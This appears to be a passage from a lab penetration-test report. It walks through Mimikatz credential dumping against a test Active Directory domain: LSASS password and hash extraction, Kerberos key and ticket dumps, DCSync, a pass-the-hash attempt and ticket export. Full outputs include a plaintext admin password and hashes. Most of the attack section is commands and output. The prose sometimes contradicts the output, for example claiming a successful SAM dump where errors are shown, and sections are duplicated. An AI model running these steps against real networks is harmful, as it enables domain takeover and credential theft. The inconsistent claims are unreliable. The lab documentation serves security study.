
Mimikatz is widely regarded as one of the most powerful Active Directory post-exploitation frameworks, providing capabilities such as:

- Memory credential extraction**
- Kerberos ticket manipulation**
- Pass-the-Hash attacks**
- Pass-the-Ticket attacks**
- Kerberos delegation abuse**

6.2.3 Step 2 – Extracting Credentials from Memory

Important note:

Mimikatz must run with administrative privileges to access the memory of the LSASS process (lsass.exe), which stores Windows authentication secrets. On properly hardened systems with additional protections such as Credential Guard, this step would be significantly more difficult or impossible.



```
mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.#####.  "A La Vie, A L'Amour" - (oe.eo)
## ^ ##   /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Execution of the command:

privilege::debug

Mimikatz successfully enables the SeDebugPrivilege, returning:

Privilege '20' OK

This privilege is required to read the memory of the LSASS process, where passwords, NTLM hashes, Kerberos tickets, and other authentication secrets reside.



```
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 30240463 (00000000:01cd6ecf)
Session          : CachedInteractive from 1
User Name        : Administrateur
Domain           : CYBERTECHSALI
Logon Server     : WIN-BILTRUI7BSC
Logon Time       : 05/12/2025 19:29:53
SID              : S-1-5-21-1223032280-2703175994-2003340186-500

msv :
[00000003] Primary
* Username : Administrateur
* Domain   : CYBERTECHSALI
* NTLM     : 50296f3071249da36ee3b8d4892f7b69
* SHA1     : d9c9096c4a68e08ea266bc227ae7ed9025fd2e16
* DPAPI    : edc073586611c8a3acb83ffe5b8b2fbd

tspkg :
wdigest :
* Username : Administrateur
* Domain   : CYBERTECHSALI
* Password : (null)

kerberos :
* Username : Administrateur
* Domain   : CYBERTECHSALI.COM
* Password : azerty.123

ssp :
credman :
cloudap :
```

6.2.4 Step 3 – Extracting Kerberos Keys

This is the most security-sensitive screenshot in the entire report.

The command:

sekurlsa::logonpasswords

extracts every authentication secret currently stored in Windows memory.
The first session corresponds to the built-in Domain Administrator account.

Extracted information includes:

Username: Administrator

Domain: CYBERTECHSALI

NTLM Hash

SHA-1 Hash

DPAPI Master Key

Plaintext Kerberos password: azerty.123

Key observations

The plaintext password of the most privileged account in the domain is successfully recovered from memory.

The account is protected by neither multi-factor authentication nor additional safeguards against credential theft.

The extracted NTLM hash can immediately be reused in Pass-the-Hash attacks, allowing authentication without knowledge of the plaintext password.

This figure demonstrates the severe impact of credential exposure on compromised Windows systems.



```
Authentication Id : 0 ; 75248 (00000000:000125f0)
Session          : Interactive from 1
User Name        : DWM-1
Domain           : Window Manager
Logon Server      : (null)
Logon Time       : 21/11/2025 22:47:33
SID              : S-1-5-90-0-1

msv :
[00000003] Primary
* Username : POST55$
* Domain   : CYBERTECHSALI
* NTLM     : fc1c35c9733c9401e65892ab50e81627
* SHA1     : 8728b064d5fd9d6c369a41d5e5045498beab29d5
tspkg :
wdigest :
* Username : POST55$
* Domain   : CYBERTECHSALI
* Password : (null)
kerberos :
* Username : POST55$
* Domain   : cybertechsali.com
* Password : *k8K-/2(1S16,N'X^2[kwud]9V>68$%uyx("15V[u*VnQy%[sgtG#UF?eC14xRkQxzG')~oeSS2SKrz$630n]FMLZy1b7ubRgS3_tZj7W4A_8#,1/1d-hm96
ssp :
credman :
cloudap :
```

Credential extraction continues with the POST55\$ computer account.

Recovered information includes:

NTLM hash

SHA-1 hash

Kerberos machine password

The Kerberos password appears as a long automatically generated value, typical of Active Directory computer accounts.

Although the password itself is not intended for manual use, the extracted NTLM hash remains valuable for post-exploitation activities.

```
Authentication Id : 0 ; 533767 (00000000:00082507)
Session          : Interactive from 1
User Name        : hajar.lamini
Domain           : CYBERTECHSALI
Logon Server      : WIN-BILTRUI7B5C
Logon Time       : 21/11/2025 22:58:02
SID              : S-1-5-21-1223032280-2703175994-2003340186-1104
```

```
msv :
[00000003] Primary
* Username : hajar.lamini
* Domain   : CYBERTECHSALI
* NTLM     : 50296f3071249da36ee3b8d4892f7b69
* SHA1     : d9c9096c4a68e08ea266bc227ae7ed9025fd2e16
* DPAPI    : d0f35cdbbb49e15a60ba964e30517e6a
tspkg :
wdigest :
* Username : hajar.lamini
* Domain   : CYBERTECHSALI
* Password : (null)
kerberos :
* Username : hajar.lamini
* Domain   : CYBERTECHSALI.COM
* Password : (null)
ssp :
credman :
cloudap :
```

Credential extraction identifies the hajar.lamini domain user account created during the setup phase.

Recovered information includes:

Username: hajar.lamini
Domain: CYBERTECHSALI
NTLM hash

The extracted NTLM hash is identical to that of the built-in Administrator account, indicating that both accounts share the same password.

The Kerberos password field is empty because no recent Kerberos credentials are cached for this session.

Security implication: password reuse across privileged and non-privileged accounts significantly increases the likelihood of successful lateral movement following the compromise of a single account.

Understanding the Modules Displayed by `sekurlsa::logonpasswords`

Msv: NTLM authentication module. It contains the NTLM hash of the logged-in account, which is commonly used in Pass-the-Hash attacks.

Tspkg: Module used for Terminal Services / RDP authentication. It may contain plaintext passwords if an RDP session has been used.

Wdigest: Legacy authentication module that used to store plaintext passwords in LSASS memory. Windows 8.1 and Windows 10 disable it by default, but if it is enabled, the user's password can be retrieved in plaintext.

Kerberos: Contains Kerberos tickets (TGT – Ticket Granting Ticket) and AES encryption keys, which are commonly used in Pass-the-Ticket attacks.

Ssp: Security Support Provider (implemented by secur32.dll). SSP rarely stores passwords, does not maintain user sessions, and is not involved in domain authentication. For a penetration tester, the SSP module provides little or no useful information in approximately 95% of cases.

Credman: Credential Manager module. It stores credentials saved in Control Panel → Credential Manager, such as RDP, SMB, Wi-Fi passwords, application credentials, and, in some cases, saved website login credentials. This module is particularly valuable because Credential Manager may store passwords in plaintext.

Cloudap: Module implemented by cloudap.dll, responsible for Microsoft Entra ID (formerly Azure AD) Join, Hybrid Join (on-premises Active Directory + Microsoft Entra ID), Microsoft Accounts (MSA), and Microsoft Entra ID authentication tokens. One of the most valuable artifacts is the Primary Refresh Token (PRT). If an attacker successfully steals a PRT, they can recreate an authenticated Microsoft Entra ID session and gain access to cloud applications without knowing the user's password.

Note:

The Primary Refresh Token (PRT) is the primary authentication token used by Windows to authenticate users to Microsoft services. It enables single sign-on (SSO) by allowing users to access Microsoft services without being prompted to re-enter their password.

6.2.5 Step 4 – Extracting Kerberos Tickets

```
mimikatz # sekurlsa::ekeys
Authentication Id : 0 ; 30240463 (00000000:01cd6ecf)
Session          : CachedInteractive from 1
User Name        : Administrateur
Domain           : CYBERTECHSALI
Logon Server      : WIN-BILTRUI7BSC
Logon Time       : 05/12/2025 19:29:53
SID              : S-1-5-21-1223032280-2703175994-2003340186-500

* Username : Administrateur
* Domain   : CYBERTECHSALI.COM
* Password : azerty.123

Key List
des_cbc_md4 d7f4608bbb44feadd469ce7da644646e9c24bc44f34e0d75a0eb3dae77e3153f
des_cbc_md4 481a05c4187d09fcf099143f06e8efa3
des_cbc_md4 50296f3071249da36ee3b8d4892f7b69
des_cbc_md4 50296f3071249da36ee3b8d4892f7b69
des_cbc_md4 50296f3071249da36ee3b8d4892f7b69
des_cbc_md4 50296f3071249da36ee3b8d4892f7b69
des_cbc_md4 50296f3071249da36ee3b8d4892f7b69
```

C'est une commande pour récupérer uniquement les hash NTLM

la liste des clés de chiffrement Kerberos qui sont stockées dans la mémoire du processus LSASS

Clé kerberos dérivée du NTLM

This command extracts the Kerberos encryption keys currently stored in memory. The output includes multiple encryption keys associated with the Administrator account, including AES and legacy DES-derived keys. These cryptographic keys can potentially be reused to forge Kerberos tickets during advanced attacks such as Golden Ticket or Silver Ticket attacks.

CBC (Cipher Block Chaining): A symmetric encryption mode in which each plaintext block is XORed with the previous ciphertext block before being encrypted. This chaining mechanism increases security by ensuring that identical plaintext blocks produce different ciphertext blocks.

MD4 (Message Digest 4): A legacy cryptographic hash function developed by Ronald Rivest. Microsoft uses MD4 to generate NTLM password hashes from user passwords.

What can an attacker do with NTLM hashes?

- Authenticate without knowing the password using a Pass-the-Hash (PtH) attack.
- Generate Kerberos tickets using a Pass-the-Key (PtK) attack. NTLM hashes can be used as RC4-HMAC keys, allowing an attacker to forge or request Kerberos TGT (Ticket Granting Tickets) and TGS (Ticket Granting Service Tickets) without the plaintext password.
- Crack the password offline using tools such as John the Ripper or Hashcat, especially if the password is weak.

Access network resources (such as SMB shares) by authenticating with the NTLM hash instead of the user's password.

Perform lateral movement across an Active Directory environment by reusing the compromised credentials to access other machines. This technique is commonly used by ransomware groups such as LockBit to spread throughout a network after compromising an initial system.

```
mimikatz # sekurlsa::tickets
Authentication Id : 0 ; 30240463 (00000000:01cd6ecf)
Session : CachedInteractive from 1
User Name : Administrateur
Domain : CYBERTECHSALI
Logon Server : WIN-BILTRUI7BSC
Logon Time : 05/12/2025 19:29:53
SID : S-1-5-21-1223032280-2703175994-2003340186-500

* Username : Administrateur
* Domain : CYBERTECHSALI.COM
* Password : azerty.123

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket
```

Cached Kerberos tickets are extracted from memory.
The output contains:

Ticket Granting Tickets (TGTs)

Service Tickets (TGSSs)

Displayed information includes:

Ticket validity period

Target service (LDAP)

Client account (sali-adm)

Session key

Ticket flags

Encrypted ticket data

An attacker who obtains these tickets may reuse them in Pass-the-Ticket attacks without requiring the user's password.

```
Authentication Id : 0 ; 13264704 (00000000:00ca6740)
Session : Interactive from 2
User Name : sali-adm
Domain : CYBERTECHSALI
Logon Server : DC1
Logon Time : 25/11/2025 10:44:42
SID : S-1-5-21-1223032280-2703175994-2003340186-1107

* Username : sali-adm
* Domain : CYBERTECHSALI.COM
* Password : (null)

Group 0 - Ticket Granting Service
[00000000]
Start/End/MaxRenew: 05/12/2025 19:09:35 ; 06/12/2025 05:09:35 ; 12/12/2025 19:09:35
Service Name (02) : LDAP ; DC1.cybertechsali.com ; cybertechsali.com ; @ CYBERTECHSALI.COM
Target Name (02) : LDAP ; DC1.cybertechsali.com ; cybertechsali.com ; @ CYBERTECHSALI.COM
Client Name (01) : sali-adm ; @ CYBERTECHSALI.COM ( CYBERTECHSALI.COM )
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000001 - des_cbc_crc
Ticket : 0x00000012 - aes256_hmac ; kvno = 3 [...]

Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 05/12/2025 19:09:35 ; 06/12/2025 05:09:35 ; 12/12/2025 19:09:35
Service Name (02) : krbtgt ; CYBERTECHSALI.COM ; @ CYBERTECHSALI.COM
Target Name (02) : krbtgt ; CYBERTECHSALI.COM ; @ CYBERTECHSALI.COM
Client Name (01) : sali-adm ; @ CYBERTECHSALI.COM ( CYBERTECHSALI.COM )
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
Session Key : 0x00000001 - des_cbc_crc
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
```

Detailed inspection of the extracted Kerberos tickets.

The cache contains:

1.A valid Ticket Granting Ticket (TGT) issued by the Key Distribution Center (KDC).

2.An LDAP Service Ticket (TGS) issued for DC1.cybertechsali.com.

Both tickets remain valid for approximately ten hours, consistent with the default Windows Kerberos ticket lifetime.

These tickets can be exported and reused to authenticate to domain services without possessing the user's password.

```
Group 0 - Ticket Granting Service ← 1
[00000000]
Start/End/MaxRenew: 05/12/2025 19:09:35 ; 06/12/2025 05:09:35 ; 12/12/2025 19:09:35
Service Name (02) : LDAP ; DC1.cybertechsali.com ; cybertechsali.com ; @ CYBERTECHSALI.COM
Target Name (02) : LDAP ; DC1.cybertechsali.com ; cybertechsali.com ; @ CYBERTECHSALI.COM
Client Name (01) : sali-adm ; @ CYBERTECHSALI.COM ( CYBERTECHSALI.COM )
Flags 40a50000 : name_canonicalize ; ok as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000001 - des_cbc_crc
f2b07c5fd2e8cfc4ba8670860e4fe07030daa3f2a795060f8c25e1d1d3e147d3
Ticket : 0x00000012 - aes256_hmac ; kvno = 3 [...]

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket ← 2
[00000000]
Start/End/MaxRenew: 05/12/2025 19:09:35 ; 06/12/2025 05:09:35 ; 12/12/2025 19:09:35
Service Name (02) : krbtgt ; CYBERTECHSALI.COM ; @ CYBERTECHSALI.COM
Target Name (02) : krbtgt ; CYBERTECHSALI.COM ; @ CYBERTECHSALI.COM
Client Name (01) : sali-adm ; @ CYBERTECHSALI.COM ( CYBERTECHSALI.COM )
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
Session Key : 0x00000001 - des_cbc_crc
c20cf14694ad31aee32ca4eebb1b8e7242a3f79c9cc26b1128a4569f7883008d
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
```

Note:

CBC (Cipher Block Chaining): A symmetric encryption mode in which each plaintext block is XORed with the previous ciphertext block before being encrypted. This chaining mechanism increases security by ensuring that identical plaintext blocks produce different ciphertext blocks.

MD4 (Message Digest 4): A legacy cryptographic hash function developed by Ronald Rivest. Microsoft uses MD4 to generate NTLM password hashes from user passwords.

What can an attacker do with NTLM hashes?

Authenticate without knowing the password using a Pass-the-Hash (PtH) attack.


Generate Kerberos tickets using a Pass-the-Key (PtK) attack. NTLM hashes can be used as RC4-HMAC keys, allowing an attacker to forge or request Kerberos TGT (Ticket Granting Tickets) and TGS (Ticket Granting Service Tickets) without the plaintext password.

Crack the password offline using tools such as John the Ripper or Hashcat, especially if the password is weak.

Access network resources (such as SMB shares) by authenticating with the NTLM hash instead of the user's password.

Perform lateral movement across an Active Directory environment by reusing the compromised credentials to access other machines. This technique is commonly used by ransomware groups such as LockBit to spread throughout a network after compromising an initial system.

6.2.6 Step 5 – Privilege Escalation to SYSTEM.



```
mimikatz # lsadump::sam
Domain : POST55
SysKey : c937f17063e7bb192ddfade4dcc2ac03
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)

mimikatz # lsadump::dcsync
[DC] 'cybertechsali.com' will be the domain
[DC] 'DC1.cybertechsali.com' will be the DC server
ERROR kuhl_m_lsadump_dcsync ; Missing user or guid argument
```

Following privilege escalation, the lsadump::sam command successfully extracts the local Security Account Manager (SAM) database.

Recovered accounts include:

RID 500 (Local Administrator)

RID 501 (Guest)

RID 503 (DefaultAccount)

RID 504 (WDAGUtilityAccount)

The Supplemental Credentials section also reveals:


NTLM-derived credentials

AES256 Kerberos keys

AES128 Kerberos keys

DES Kerberos keys

These cryptographic materials may subsequently be used to forge Kerberos tickets or perform offline password attacks.



```
mimikatz # lsadump::dcsync /user:sali-adm
[DC] 'cybertechsali.com' will be the domain
[DC] 'DC1.cybertechsali.com' will be the DC server
[DC] 'sali-adm' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)
```

6.2.8 Step 7 – Performing a DCSync Attack.

Execution of:

lsadump::dcsync /user:sali-adm

This command performs a DCSync attack, one of the most powerful Active Directory compromise techniques.

Rather than attacking the Domain Controller directly, Mimikatz impersonates a legitimate Domain Controller and requests directory replication through the standard Active Directory replication protocol.

```
mimikatz [lsadump::dcsync /user:sali-adm]
[DC] 'cybertechnsali.com' will be the DC server
[DC] 'DC1.cybertechnsali.com' will be the DC server
[DC] 'sali-adm' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : salma ouchahed

** SAM ACCOUNT **

SAM Username : sali-adm
User Principal Name : sali-adm@cybertechnsali.com
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWORD )
Account expiration : 
Password last change : 22/11/2025 17:41:35
Object Security ID : 5-1-5-21-1223032280-2703175994-2003340186-1107
Object Relative ID : 1107

Credentials:
Hash NTLM: fa7665befe243a5079d1c602f5524ce0
ntlm-0: fa7665befe243a5079d1c602f5524ce0
lm-0: 25002da593b09bf9bf1f95fedd303a19

Supplemental Credentials:
* Primary:NTLM-Strong-NTLMF *
Random Value : cc02a56e432eadc44f5b130145b40f2c

* Primary:Kerberos-Header-Keys *
Default Salt : CYBERTECHSALI.COMsali-adm
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 8af9bfb3d74382431a1ff7cbf232db9be407e8e593d5c6ef9e64e83d77a35890
aes128_hmac (4096) : f607dae4caf71a5a0d0f423908a3ceb9
des_cbc_md5 (4096) : babaf6d1084fb331

* Primary:Kerberos *
Default Salt : CYBERTECHSALI.COMsali-adm
Credentials
des_cbc_md5 : babaf6d1084fb331

* Packages *
NTLM-Strong-NTLMF

* Primary:MDigest *
01 ec6dd8434b72a1f858dd80d03621e909
02 66a5e6d748d7e6553be7461503c1cc2f
03 63106e24bf80a75499e28818ca719ab6
04 ec6dd8434b72a1f858dd80d03621e909
05 66a5e6d748d7e6553be7461503c1cc2f
06 07c99a1d22635e4d9b2249e7a1232e90
07 ec6dd8434b72a1f858dd80d03621e909
08 6faf2f88c81e989e6fe0af18ea0ff2ce
09 6faf2f88c81e989e6fe0af18ea0ff2ce
10 3ba7218cb07763d9b5bc7db50cade5
11 9b351d4decda4b5a82a2b531678df79
12 6faf2f88c81e989e6fe0af18ea0ff2ce
13 92ee09634d35aa4952e333d4affd5851
14 9b351d4decda4b5a82a2b531678df79
15 d8518a857bcb6e64ecf9d5ee982d60286
16 d8518a857bcb6e64ecf9d5ee982d60286
17 63baee1d18ff4bc71b04ca503d8d38
18 da1c5988734a833ff0c52401c3f0baed2
19 abb3a91e9ec5f00fed134e557fbcf1fe
20 1997cbf04732158bd5df228d1ba63958
21 1f91a27308a6e27a7e1a14c71444071c
22 1f91a27308a6e27a7e1a14c71444071c
23 42f1eba2825c2b469af0007768b42adc
24 a0a17658d95d9398c4dc47ec4a375ac3
25 a0a17658d95d9398c4dc47ec4a375ac3
26 adc3267bf449ae4e08b08f009bac4d54
27 78f3cae4dd2c78f87b3e392ab3f6ad5d
28 3d8782d8bca52ef129ac8cac11f44843
29 a770982ed6e62be6d48cd3ef5e526f797
```

The extracted information for the sali-adm account includes:

Security Identifier (SID)

User Principal Name (UPN)

Account Control flags

Password last set date

NTLM hash

Kerberos AES256 key

Kerberos AES128 key

DES key

Security impact

The attacker now possesses everything required to:

Impersonate the sali-adm account without knowing its password.

Authenticate to privileged Active Directory services.

Forge Kerberos tickets and maintain persistent administrative access to the domain.

This figure represents the final stage of complete Active Directory compromise.

Continuation of the DCSync output showing numerous authentication secrets and cryptographic digests associated with the sali-adm account.

The extracted information includes:

NTLM password hashes

Kerberos encryption keys

Additional credential material replicated from the NTDS database

This demonstrates that an attacker can retrieve the complete authentication data required to impersonate privileged domain accounts.

6.3.1 Initial Pass-the-Hash Attempt (Failed)

```
mimikatz # sekurlsa::pth /user:sali-adm /domain:cybertechsali.com /ntlm:fa7665befe243a5079d1c602f5524ce0 /run:cmd
user      : sali-adm
domain    : cybertechsali.com
program   : cmd
impers.   : no
NTLM      : fa7665befe243a5079d1c602f5524ce0
| PID 12500
| TID 11148
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
ERROR kuhl_m_sekurlsa_pth_luid ; memory handle is not KULL_M_MEMORY_TYPE_PROCESS
mimikatz # _
```

First Pass-the-Hash attempt targeting the sali-adm account failed, returning the **errors** **kuhl_m_sekurlsa_acquireLSA** and memory handle is not **KULL_M_MEMORY_TYPE_PROCESS**.

These errors are typically caused by an incorrect execution context (insufficient privileges or restricted access to the LSASS process). This failure does not prevent successful exploitation through an alternative technique, as demonstrated in the following steps.

6.3.2 Exporting Kerberos Tickets from Memory

```
Sélection mimikatz 2.2.0 x64 (oe.eo)
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 39062646 (00000000:02540c76)
Session          : CachedInteractive from 2
User Name        : Administrateur
Domain           : CYBERTECHSALI
Logon Server     : WIN-BILTRUI7BSC
Logon Time       : 06/12/2025 00:20:17
SID              : S-1-5-21-1223032280-2703175994-2003340186-500

* Username : Administrateur
* Domain   : CYBERTECHSALI.COM
* Password : (null)


Group 0 - Ticket Granting Service
[00000000]
  Start/End/MaxRenew: 06/12/2025 00:22:02 ; 06/12/2025 10:22:02 ; 13/12/2025 00:22:02
  Service Name (02) : ldap ; DC1.cybertechsali.com ; @ CYBERTECHSALI.COM
  Target Name (02)  : ldap ; DC1.cybertechsali.com ; @ CYBERTECHSALI.COM
  Client Name (01)  : Administrateur ; @ CYBERTECHSALI.COM
  Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
  Session Key       : 0x00000001 - des_cbc_crc
  43d0a563be8b8e8c4fce5b4ff3da9ffc0c8e8515ec9bab96f7ede8ca83de1f09
  Ticket            : 0x00000012 - aes256_hmac ; kvno = 3 [...]
  * Saved to file [0;2540c76]-0-0-40a50000-Administrateur@ldap-DC1.cybertechsali.com.kirbi !

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
  Start/End/MaxRenew: 06/12/2025 00:22:02 ; 06/12/2025 10:22:02 ; 13/12/2025 00:22:02
  Service Name (02) : krbtgt ; CYBERTECHSALI.COM ; @ CYBERTECHSALI.COM
  Target Name (02)  : krbtgt ; CYBERTECHSALI.COM ; @ CYBERTECHSALI.COM
  Client Name (01)  : Administrateur ; @ CYBERTECHSALI.COM ( CYBERTECHSALI.COM )
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  Session Key       : 0x00000001 - des_cbc_crc
  e5b6c2aecb84efe14f62e6fe5a9106b7ee1d9f89ea6b1fab430aad48789a07cb
  Ticket            : 0x00000012 - aes256_hmac ; kvno = 2 [...]
  * Saved to file [0;2540c76]-2-0-40e10000-Administrateur@krbtgt-CYBERTECHSALI.COM.kirbi !
```

Execution of `sekurlsa::tickets /export` to export all Kerberos tickets currently stored in LSASS memory. The captured session belongs to the Domain Administrator account, authenticated through an interactive logon and holding a valid AES-256 Ticket Granting Ticket (TGT). This command demonstrates that no protection prevents the extraction of Kerberos tickets belonging to highly privileged accounts from a compromised workstation.

